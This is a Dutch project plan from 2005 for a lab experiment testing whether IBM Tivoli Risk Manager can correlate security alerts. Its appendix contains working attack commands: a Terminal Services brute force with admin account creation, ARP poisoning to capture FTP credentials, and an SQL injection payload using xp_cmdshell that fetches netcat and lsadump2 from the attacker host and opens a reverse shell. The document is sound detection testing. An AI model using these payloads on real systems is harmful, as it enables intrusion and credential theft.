Experiment IBM Tivoli Risk Manager

T.b.v. Security Information Management bij Univé

Project Initiatie Document

PID

Door : Matthijs Koot

Datum : 2005-04-20

Versie : 1.0

Status : Definitief

Inhoudsopgave

1. Inleiding

Dit document beschrijft de opzet en aanpak van een experiment dat in het kader van een afstudeeronderzoek naar intrusion detection en logging wordt uitgevoerd (zie het PID *Cyberdefense*).

In het volgende hoofdstuk komt achtereenvolgens aan de orde:
- doelstellingen;
- eisen;
- aanpak en fasering
- planning;
- resultaten;
- externe afhankelijkheden;
- randvoorwaarden;
- benodigde hulpbronnen.

2. Projectdefinitie

2.1 Doelstellingen

Univé wil de beveiligingsstatus van de infrastructuur continu kunnen monitoren. Ervan uitgaande dat er beleid is geformuleerd waarin staat vastgelegd wat wel en niet mag en welke overtredingen dienen te worden gemeld, moeten daartoe beveiligingsmeldingen van heterogene componenten naar een centrale locatie worden geconsolideerd. Maar hoe groter de infrastructuur, hoe groter het aantal meldingen – en hoewel elke melding terecht zal zijn, is niet elke melding altijd even belangrijk of relevant. De informatievoorziening naar de centrale toezichthouders dient alleen te bestaan uit meldingen die wijzen op een reëel beveiligingsprobleem (zoals een intrusion); alle andere meldingen moeten wel worden geregistreerd, maar behoren niet op dezelfde manier te worden gemeld als een écht probleem.

IBM Tivoli Risk Manager is een aanvulling op het Tivoli Management Framework en biedt functionaliteit voor consolidatie en correlatie van beveiligingsmeldingen. Daarmee zou in theorie de bovenbeschreven monitoring mogelijk kunnen worden gemaakt. Omdat Tivoli al beschikbaar is bij Univé lijkt Risk Manager een logische keuze.

Het doel van dit project is het via een Proof-of-Concept opstelling aantonen of IBM Risk Manager kan voorzien in de gewenste monitoring functie en voldoet aan de eisen die Univé aan een dergelijke functie stelt.

Na afloop van het experiment moet duidelijk zijn:
- of Risk Manager de meldingen van alle genoemde componenten kan consolideren;
- of Risk Manager in staat is op basis van correlatie bepaalde ‘complexere’ aanvallen te detecteren (*multi-step attacks*);

De Proof-of-Concept opstelling dient – als de resultaten positief zijn – als blauwdruk voor toekomstige implementatie in de productieomgeving van Univé.

2.2 Eisen aan de Proof-of-Concept omgeving

2.2.1 Eisen ten aanzien van informatievoorziening

In de Proof-of-Concept moeten de meldingen van alle verderop genoemde componenten worden geconsolideerd en na correlatie zichtbaar worden gemaakt (één view). Het gaat om meldingen van zowel besturingssystemen (AIX 5.x en Windows 2003) als van een netwerkcomponent (Cisco Secure IDS). De interesse gaat vooral uit naar de mogelijkheden tot correlatie; kan een failed-logon melding van AIX door Risk Manager worden gecorreleerd met een poortscan die een paar minuten eerder werd uitgevoerd vanaf dezelfde bron?

Nota bene: De infrastructuur van Univé bestaat uit meerdere locaties die decentraal worden beheerd. In de toekomst zullen de decentrale beheerders inzicht moeten kunnen hebben in de meldingen die van hun deel van de infrastructuur afkomstig zijn, maar niet meer dan dat. De centrale toezichthouders zullen inzicht moeten kunnen hebben in alle meldingen. Voor de Proof-of-Concept hoeft alleen de laatste te worden gerealiseerd.


2.2.2 Eisen ten aanzien van ondersteunde componenten

Bij de Proof-of-Concept moet gebruik worden gemaakt van een voor Univé representatieve infrastructuur, bestaande uit:

- één Windows 2003 Active Directory Server (Event Log?)
- één Windows 2003 Member Server (Event Log?)
- één IBM AIX 5.x (logon auditing e.d. over syslog)
- één Cisco Secure IDS 4235 (intrusion detection meldingen)

2.2.3 Eisen ten aanzien van architectuur

De Proof-of-Concept zal worden ingebed in de bestaande testomgeving van Univé. Gegeven de beschikbare testsystemen en bestaande inrichting van de Tivoli testomgeving dient de Proof-of-Concept als volgt te worden opgezet:



Er is sprake van vier fysieke systemen, die allen door Univé ter beschikking worden gesteld voor de Proof-of-Concept:

Systeem 1: Windows 2003 Member Server
Dit systeem is reeds beschikbaar in het testlab van Univé in Zwolle. Dit systeem moet security events leveren aan Risk Manager.

Systeem 2: Windows 2003 Active Directory Server
Dit systeem zal door Univé worden ingericht met Windows 2003 Active Directory Server en ter beschikking worden gesteld voor de Proof-of-Concept. Dit systeem moet security events leveren aan Risk Manager. Systeem 1 zal als Member Server worden toegevoegd aan deze ADS.

Systeem 3: IBM AIX + TEC/RM
Dit systeem is reeds beschikbaar in het testlab van Univé in Zwolle, maar nog zonder Risk Manager. Het betreft een IBM AIX 5.x server waarop Tivoli Enterprise Console is geïnstalleerd. Dit systeem heeft een dubbele functie: enerzijds is het de centrale TEC server waarop in de Proof-of-Concept Risk Manager zal draaien en waar andere componenten meldingen naar zullen sturen (serverfunctie), anderzijds levert het systeem zelf ook security events aan (‘cliëntfunctie’).

Systeem 4: Cisco Secure IDS 4235 appliance
Dit systeem is reeds beschikbaar in het testlab van Univé in Zwolle. Het betreft een Cisco Secure IDS 4235 appliance. Dit systeem moet security events leveren aan Risk Manager.

Nota bene: Afhankelijk van de hoeveelheid meldingen zal voor een totale implementatie in de infrastructuur van Univé gebruik worden gemaakt van een hiërarchische opstelling. Uit de Risk Manager handleiding volgt dat zo’n hiërarchische opstelling mogelijk is. Voor de Proof-of-Concept volstaat de hierboven beschreven, basale opstelling (single TEC server).

2.3 Aanpak en fasering

Het project is opgedeeld in twee fasen – de voorbereiding en het experiment. Bij de voorbereiding is samenwerking nodig met verschillende mensen; het experiment kan in principe zelfstandig worden verricht.

2.3.1 Activiteiten tijdens de voorbereiding

Ter voorbereiding op het experiment worden de volgende activiteiten uitgevoerd:

a) Inrichten experimentele omgeving volgens de richtlijnen in dit PID;
   a. Bepalen van definitieve architectuur (reeds in overleg vastgesteld)
   b. Configureren van TRM omgeving;
      i. Configureren van Risk Manager op de TEC server?
         WIE **à** externe consultant
      ii. Configureren van Windows 2003 Member Server
         1. Logging configureren (failed logons, …).
            WIE **à** Matthijs
         2. Installatie van TRM adapter?
            WIE **à** externe consultant
      iii. Configureren van Windows 2003 Active Directory Server
         1. Logging configureren (failed logons, …).
            WIE **à** Matthijs
         2. Installatie van TRM adapter?
            WIE **à** externe consultant
      iv. Configureren van IBM AIX server
         1. Logging configureren (failed logons, …).
            WIE **à** Rick Veenstra?
         2. Installatie van TRM adapter?
            WIE **à** externe consultant
      v. Configureren van Cisco Secure IDS 4235
         1. Logging configureren (alerts, …)
            WIE **à** Matthijs
         2. Installatie van TRM adapter?
            WIE **à** externe consultant
         3. Tap van productiekoppeling
            WIE **à** Jop of Liekele

b) Bedenken en voorbereiden van een of meer hacking scenario's om de correlatiemogelijkheden van Risk Manager te testen;

a. Bijvoorbeeld: poortscan op de Windows 2003 Member Server gevolgd door RPC exploit, gevolgd door toevoegen van een Windows admin account (2 meldingen van IDS, één melding van de Member Server).
WIE **à** Matthijs (zie Bijlage 2: Hacking scenario's)

2.3.2 Activiteiten tijdens het experiment

Tijdens het experiment worden de volgende activiteiten uitgevoerd:

a) Toetsen of de Proof-of-Concept voorziet in de gewenste correlatie en filtering;
   a. 1 mislukte inlogpoging **moet niet** worden gemeld;
   b. 10 mislukte inlogpogingen binnen 1 minuut **moet wel** centraal worden gemeld;
   c. De hacking scenario's **moeten wel** gecorreleerde meldingen opleveren;

2.4 Planning

De doorlooptijd van het experiment is vier weken en is gepland in de periode 4 april 2005 t/m 6 mei 2005.

4 april t/m 29 april **à** Voorbereiding
2 mei t/m 6 mei **à** Experiment

2.5 Resultaten

De volgende resultaten dienen te worden opgeleverd:

1. Een Proof-of-Concept opstelling van IBM Risk Manager, bestaande uit hardware en software, volgens de in dit PID gestelde eisen;
2. De uitkomst van de toetsing van de functionaliteit van de Proof-of-Concept omgeving (een beschrijving van de werking van de PoC per hacking scenario).

2.6 Externe afhankelijkheden

De externe partij (IBM?) moet binnen de planning beschikbaar zijn voor de inrichting van de Proof-of-Concept opstelling.

2.7 Randvoorwaarden en beperkingen

- Het experiment moet worden uitgevoerd in de periode van 4 april t/m 6 mei 2005.

- Het is **geen** probleem om t.b.v. de Cisco Secure IDS sensor een tap te krijgen van een koppeling uit de productieomgeving. Wanneer de Cisco Secure IDS beschikbaar is moet een verzoek worden gedaan aan Jop of Liekele (realisatie kan enkele dagen duren).

2.8 Benodigde hulpbronnen

Middelen

- **Hardware en software**
  - 1x Windows 2003 Member Server (Systeem 1)
    - met admin rechten
  - 1x Windows 2003 Active Directory Server (Systeem 2)
    - met admin rechten
  - 1x IBM AIX server + TEC (Systeem 3)
    - met root rechten?
  - 1x Cisco Secure IDS (Systeem 4)
    - met admin rechten
  - IBM Risk Manager software
    - Risk Manager module (te installeren op Systeem 3)
    - Adapters
      - TEC SNMP Adapter?
      - TRM Event Log Adapter?
      - TRM syslogd adapter?
      - TRM Cisco router adapter?
      - TRM adapter for Cisco Secure IDS?

- **Toetsing van IDS functionaliteit**
  - Behalve handmatige policy violations zullen verschillende hacking tools worden gebruikt om Proof-of-Concept te testen:
    - Nmap (poortscans)
    - Nessus (vulnerability scans)
    - Brutus (remote password cracker voor HTTP, FTP, SMB)
    - SolarWinds SNMP brute force attack
    - diverse exploits (RPC, IIS, SSH)

Mensen

In de onderstaande tabel staat een indicatie van personen die op één of andere wijze betrokken zijn bij of van waarde kunnen zijn voor het project.

Menselijke bronnen	
Naam	**Toelichting**
Herman Slagman	Onderhoudt externe contacten inzake IBM Tivoli; kan adviseren over de opzet van experiment en eventueel een externe consultant regelen.
Liekele Hamstra	Netwerkbeheerder: - configuratie van Cisco 4500/6000 routers; - configuratie van Microsoft ISA servers; - realiseren van tap voor NIDS sensor.
Jop Lopes Cardozo	(zie Liekele)
Medewerkers van de cluster Tooling	Waarschijnlijk kunnen medewerkers van Tooling helpen bij de afstemming van dit experiment op de bestaande TEC omgeving. **à** Rick Veenstra et al
Externe consultant (nog nader te bepalen)	Nodig voor de installatie en configuratie van IBM Risk Manager en alle adapters.

Bijlage 1: Risk Manager architectuur

Uit de handleiding (SC23-4822-00.pdf):
"Tivoli Risk Manager is an open, cross-platform, standards-based enterprise management platform that enables customers to manage security intrusions and vulnerabilities across networks, hosts, operating systems, applications, servers, and desktops. Increasingly, attacks and intrusions target the enterprise as a whole, not just as a subsystem."

"Tivoli Risk Manager can manage a broad range of security technologies and products that are widely deployed within the enterprise: Events and alerts from firewalls, routers, network, and host-based intrusion detection systems, host system security, antivirus systems, and desktop security systems. Using advanced correlation techniques, Tivoli Risk Manager significantly reduces clutter and repetition by aggregating and summarizing thousands of alerts, reducing false positives, and enabling system administrators to identify threats through correlation, alert aggregation, and summarization. Severe alerts (attacks, unauthorized access, suspicious activities, and policy violations) can be responded to with automatic tasks, such as updating firewall policies, disabling a user account or resetting hostile Transmission Control Protocol (TCP) connections."




Figure 1. Logical Components of a Tivoli Risk Manager Deployment

Gedistribueerde architectuur van Risk Manager:




Figure 3. Incident-Based Correlation that is Deployed in a Distributed Fashion

Bijlage 2: Hacking scenario's

Het doel van de hack scenario's is te ontdekken of Risk Manager de samenhang tussen meldingen van verschillende systemen kan ontdekken en geen false positives geeft. Alle scenario's gaan uit van een aanval binnen een LAN, maar bepaalde stappen of scenario's zijn in principe ook uitvoerbaar vanaf andere netwerken (Internet).


Om de scenario's consistent te houden wordt gebruik gemaakt van de volgende anatomie:
- reconnaissance
- aanval
- vervolgstappen

De scenario's worden gerealiseerd met de volgende systemen:

Systeem A = 172.16.50.5 (laptop Matthijs, Win2k Pro SP4)
Systeem B = 172.16.2.1 (Cisco Secure IDS 4.x)
Systeem C = 172.16.1.2 (Win2k server met SQL Server 2k, een Risk Manager agent, IIS en een voor SQL injectie vatbare ASP-pagina)
Systeem D = 172.16.1.3 (Win2k3 server SP0 en een Risk Manager agent)
Systeem E = Server met IBM Tivoli Risk Manager

De volgende software wordt gebruikt voor de realisatie:

Verder geldt:
- Systeem A is 'de aanvaller'.
- Systeem B dient sec ter onderschepping van hacking verkeer en genereert meldingen die door Risk Manager (systeem E) moeten worden geanalyseerd.
- Systeem C en D hebben allebei de auditing policy uitgebreid staan (logon success/failure, accountbeheer success/failure).
- Systeem C heeft een administrator wachtwoord met een zwak wachtwoord.
- Systeem C is voorzien van een FTP server.
- Systeem C is voorzien van een Terminal Server.
- Systeem C is voorzien van MS IIS.
- Systeem C is voorzien van SQL Server 2000.
- De architectuur is als volgt:



Scenario 1 (Win2k3 hack via Terminal Services)

Systeem C is voorzien van Terminal Services. De administrator account heeft een zwak wachtwoord, 'password'. Via een brute force aanval wordt de server gekraakt, waarna de aanvaller een extra admin-account aanmaakt.

Stap 1 – reconnaissance
SYN poortscan, zoekend naar systemen waarbij de standaard Terminal Services poort open staat:
```
nmap –sS –p 3389 172.16.1.1-254
```

Verwacht resultaat:
- aanvaller ontdekt dat Terminal Services is ingeschakeld op systeem C;
- Cisco IDS geeft melding van een poortscan (die melding gaat naar Risk Manager).

Stap 2 – aanval
Dictionary attack op Terminal Services (waarbij 'password' het 8ste woord is in het bestand `dict`):
```
tsgrinder 172.16.1.3
```

Verwacht resultaat:
- aanvaller ontdekt bij de 8ste inlogpoging dat 'password' het wachtwoord is van administrator;
- Windows Security log bevat meldingen voor alle succesvolle én mislukte inlogpogingen (sommige van die meldingen zullen door een agent naar Risk Manager worden gestuurd).

Stap 3 – vervolgstappen
Aanvaller voegt binnen de gehackte Terminal Services-sessie een admin account toe:
```
net user mrkoot mrkoot /add net localgroup administrators
```

Verwacht resultaat:
- aanvaller heeft eigen account op server;
- Windows Security Log bevat een melding van de nieuw aangemaakt account (die melding wordt naar Risk Manager gestuurd).

(hier stopt het scenario ten behoeve van het Risk Manager experiment)

Scenario 2 (Man-in-the-Middle via ARP poisoning)

Soms worden resources gebruikt waarbij authenticatie in leesbare vorm over het netwerk plaatsvindt (zoals bij onbeveiligde varianten van FTP en HTTP). Een lokale medewerker met een (ongeautoriseerde) laptop zou via ARP poisoning al het verkeer tussen bepaalde stations kunnen afluisteren en zodoende gebruikersnamen en wachtwoorden kunnen opvangen voor dergelijke resources (gegeven het veel voorkomende hergebruik van wachtwoorden zijn die accounts misschien ook bruikbaar voor andere resources).

Stap 1 – reconnaissance
De aanvaller weet tussen welke IPs hij verkeer wil afluisteren (172.16.1.2 en 172.16.1.3). Om het MAC-adres van één van de systemen te achterhalen pingt de aanvaller dat systeem:

```
ping 172.16.1.2
arp –a
```

```
Interface: 172.16.50.5 on Interface 0x1000003
  Internet-adres      Fysiek adres          Type
  172.16.1.2          00-aa-bb-cc-dd-ee     dynamisch
```

Verwacht resultaat:
- aanvaller kent het MAC-adres van systeem E;
- er zijn geen meldingen gegenereerd die door Risk Manager kunnen worden geanalyseerd, omdat er nog geen sprake is van specifiek hacking verkeer (‘ping’ is immers een normaal commando).

Stap 2 – aanval
De aanvaller heeft in de registry IPEnableRouter op 0x01 gezet en z’n systeem eventueel herstart; zodoende wordt het verkeer straks netjes omgeleid en blijft de volledige connectiviteit tussen systeem C en D beschikbaar (m.a.w. de eindgebruikers merken niks van de omleiding).

De aanvaller start alvast een sniffer:
```
ethereal
```

In de achtergrond start de aanvaller de ARP poisoning. Hiertoe wordt het Windows-tooltje arptoxin gebruikt:

```
arptoxin -d 1 -ed 00-aa-bb-cc-dd-ee -sip 172.16.1.3 -smac
00:0A:E4:02:1C:F5
```
(waarbij smac het MAC-adres van de aanvallende NIC is)

Na enige tijd ziet de aanvaller dat iemand op systeem E inlogt op de FTP dienst van systeem C:
```
user mrkoot
pass mrkoot
```

Na deze account te hebben onderschept breekt de aanvaller arptoxin af.

Verwacht resultaat:
- aanvaller heeft via de bovengenoemde Man-in-the-Middle (MITM) aanval een gebruikersnaam en wachtwoord onderschept voor de FTP server van systeem C;
- Cisco IDS geeft melding van een ARP-poisoning aanval (die melding gaat naar Risk Manager).

Stap 3 – vervolgstappen
De aanvaller gebruikt vervolgens die account om zelf in te loggen op de FTP server:

```
ftp 172.16.1.2
user mrkoot
pass mrkoot
```

Verwacht resultaat:
- aanvaller heeft toegang tot de FTP-server;
- er worden geen meldingen gegenereerd, omdat het hier schijnbaar om legitiem verkeer gaat; indien de FTP-dienst normaliter door een bekende, beperkte set van systemen wordt gebruikt zou een IDS de verbinding vanaf het systeem van de aanvaller kunnen kenmerken als ‘anomaly’ en alsnog een melding geven, maar daartoe is aanvullende configuratie nodig.

(hier stopt het scenario ten behoeve van het Risk Manager experiment)

Scenario 3 (Win2k hack via SQL injection op webpagina)

Gegeven: een IIS webserver, een SQL Server database en een simpele ASP pagina die kwetsbaar is voor SQL injection. SQL Server draait onder de standaard LocalService account. De ASP pagina gebruikt een geprivilegieerde account om met SQL Server te verbinden en heeft dus toegang tot de xp_cmdshell procedure.

Stap 1 – reconnaissance

```
nmap –sS –p 80 172.16.1.1-254
```

(resultaat: aanvaller vindt de webserver op systeem C; Cisco IDS geeft melding van een poortscan à Risk Manager)

```
iexplore http://172.16.1.2
```

(resultaat: aanvaller ziet webformulier; IIS voegt een regel toe aan het accesslog, er wordt niets naar Risk Manager gestuurd)

Aanvaller voert quote in,drukt enter en krijgt een foutmelding van IIS waaruit blijkt dat de ASP pagina kwetsbaar is voor SQL injectie.

Stap 2 – aanval

Aanvaller laat netcat op zijn systeem luisteren (voor de beoogde remote connect-back shell):

```
nc –l –p 12345
```

Aanvaller voert SQL injectie uit op de webpagina. De SQL injectie wordt gebruikt om netcat te downloaden vanaf de FTP server op het systeem van de aanvaller en vervolgens een connect-back te doen waarbij de stdin/stdout van cmd.exe via netcat over het netwerk verloopt. De payload is als volgt (één regel vanaf `222` tot `--`, er hoeft dus maar één query te worden gedaan).

```
222';exec MASTER..xp_cmdshell 'mkdir
%systemroot%\system32\mijnHack\'; exec MASTER..xp_cmdshell 'echo
open 172.16.50.5 21 >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'echo USER mrkoot mrkoot >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'echo binary >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'echo get nc.exe
%systemroot%\system32\mijnHack\nc.exe >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'echo get lsadump2.exe
%systemroot%\system32\mijnHack\lsadump2.exe >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'echo quit >>
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'ftp.exe -i -n -v -
s:%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell 'del
%systemroot%\system32\mijnHack\ftpscript.txt'; exec
MASTER..xp_cmdshell '%systemroot%\system32\cmd.exe /c
%systemroot%\system32\mijnHack\nc.exe 172.16.50.5 12345 -d -e
%systemroot%\system32\cmd.exe'--
```

(resultaat: systeem C verbindt met de aanvaller en geeft hem een remote shell; idealiter heeft Cisco Secure IDS de SQL injectie gedetecteerd en een melding naar Risk Manager gestuurd)

Stap 3 – vervolgstappen
Binnen de remote shell:

```
hostname (ter controle)
ftp 172.16.50.5
get lsadump2.exe
quit
lsadump2
```

Nu beschikt de aanvaller over wachtwoorden van service accounts; SQL Server draait onder LocalService rechten, dus had de connect-back shell diezelfde rechten. Eén van die rechten is SeDebugPrivilege voor de processen die onder dezelfde account draaien, ergo LSA. LSA cached de wachtwoorden van de service accounts in leesbare tekst in het RAM. Bij deze laatste stap zijn waarschijnlijk geen meldingen gegenereerd die door Risk Manager kunnen worden geanalyseerd.

(hier stopt het scenario ten behoeve van het Risk Manager experiment)